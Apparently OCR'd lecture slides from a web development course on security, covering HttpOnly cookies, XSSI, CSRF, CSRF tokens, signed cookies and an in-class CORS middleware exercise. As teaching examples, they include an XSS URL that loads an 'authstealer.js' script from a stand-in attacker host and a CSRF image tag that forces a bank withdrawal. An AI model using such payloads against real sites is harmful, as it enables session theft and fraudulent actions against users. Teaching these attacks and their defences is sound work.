
→ Make session cookies HTTP only


→ Sanitize user input

http://bobssite.org?q=puppies%3Cscript%2520src%3D%22http%3A%2F%2Fmallorysevilsite.com%2Fauthstealer.js%22%3E

HttpOnly Cookies

```
Set-Cookie: sessionId=74569; Max-Age=3600; Path=/; Expires=Sun, 01 Nov 2015 04:07:59 GMT; HttpOnly
Set-Cookie: hash=93849420226573; Max-Age=3600; Path=/; Expires=Sun, 01 Nov 2015 04:07:59 GMT; HttpOnly
```





Cross-Site Scripting Inclusion (XSSI)

- Website A includes a script from website B
- A has a locally defined callback that the script from B executes
- When B's script runs, it authenticates and calls the callback with the secret data

- On E's site, there is also the inclusion of the script from B
- E has their own callback that is malicious.

- User somehow visits E's site after authenticating with B.
- E's site executes B's script, which calls the malicious callback.
- E now has the User's secret data.

Cross-Site Request Forgery (CSRF or XSRF)

- *McAfee was also vulnerable to CSRF and it allowed attackers to change their company system.*
- CSRF: unauthorized command transmitted by user that are otherwise trusted by the receiver

- Consider bank site that has a simple API:

```
https://bank.ex.com/withdraw?acct=Alice&amt=1000
```

- Visit malicious website that contains

```
<img src="https://bank.ex.com/withdraw?acct=Badguy&amt=10000" />
```

- Can spoof forms, etc, to look like logins, etc

CSRF Prevention: Token

- For every request that a client will make, include a (user unique) CSRF token from the server

```
<form action="https://bank.example.com/withdraw" method="POST">
  <input type="hidden" name="_csrf" value="{{{ $csrf_token }}}" />
  ... other inputs ...
</form>
```

- Cookie-to-Header token

```
Set-Cookie: Csrf-token=i8XNjC4b8KVok4uw5RftR38Wgp2BFwql; expires=Thu, 23-Jul-2015 10:25:33 GMT; Max-Age=31449600; Path=/
```

```
X-Csrf-Token: i8XNjC4b8KVok4uw5RftR38Wgp2BFwql
```

Signed Cookies

- To prevent client side tampering with cookies add an extension to the value

Set-Cookie: sessionId=12345. 8JLzHoXIHWPwTJ

where extension = hash(secret + 12345)

- Then the server unsigns the cookie to validate the value has not been tampered with

… there's a module for that

- cookie-parser
  - Makes cookie access easy
  - Provides signing ability, you just need to supply the *secret* which should be getting passed in through an *environment* variable
- express-session
  - Useful for automatically handling sessions
- csurf
  - Uses cookie-parser or express-session to pass a csrf token
  - http://stackoverflow.com/questions/23917637/how-to-use-express-js-4-0s-csurf
- captcha
  - You know it!
- Kerberos
  - How the pros do it

Nothing is truly new
Everything has been done before
Use well-tested off the shelf modules
Buy Don't Build

Thoughts…

- You have a session id
  - Man-in-the-Middle –OR– XSS/CSRF can steal it
- Update the token often
  - Perhaps on *every* request
- Check for IP or location change
- Secret Questions are **BAD**
  - Too easy to "find" answers or guess them
- Email resets are problematic

Persistent Authentication

- Sessions are temporary
- Store a longer lived cookie that is one-time use to automatically log back in
- Perhaps IP-tag and geo-tag so we know it's the same device
- But that can always be spoofed
- And mobile units move around…

In-Class Exercise: Integrate front and back

- Spin up your backend. Spin up your frontend. Open the JS console
- From your *frontend* try to access your *backend*, e.g., **`GET /posts`**
- We need CORS activated for the frontend to talk to the backend
  - The browser is connected to frontend, therefore backend is a different origin (port)
- CORS is enabled with headers: Access-Control-Allow-…
- Create a *middleware* function that sets these headers:

-Allow-Origin	origin of the requestor
-Credentials	true (obviously!)
-Methods	… what do you think we'll want to allow?
-Headers	Authorization, Content-Type, perhaps others?

- If the request method is **`OPTIONS`** (preflight) then we return status **200**
- Now try **`GET /posts`** and see if it works from the frontend

turnin your* index.js *with the CORS middleware

COMP431-S16:inclass-22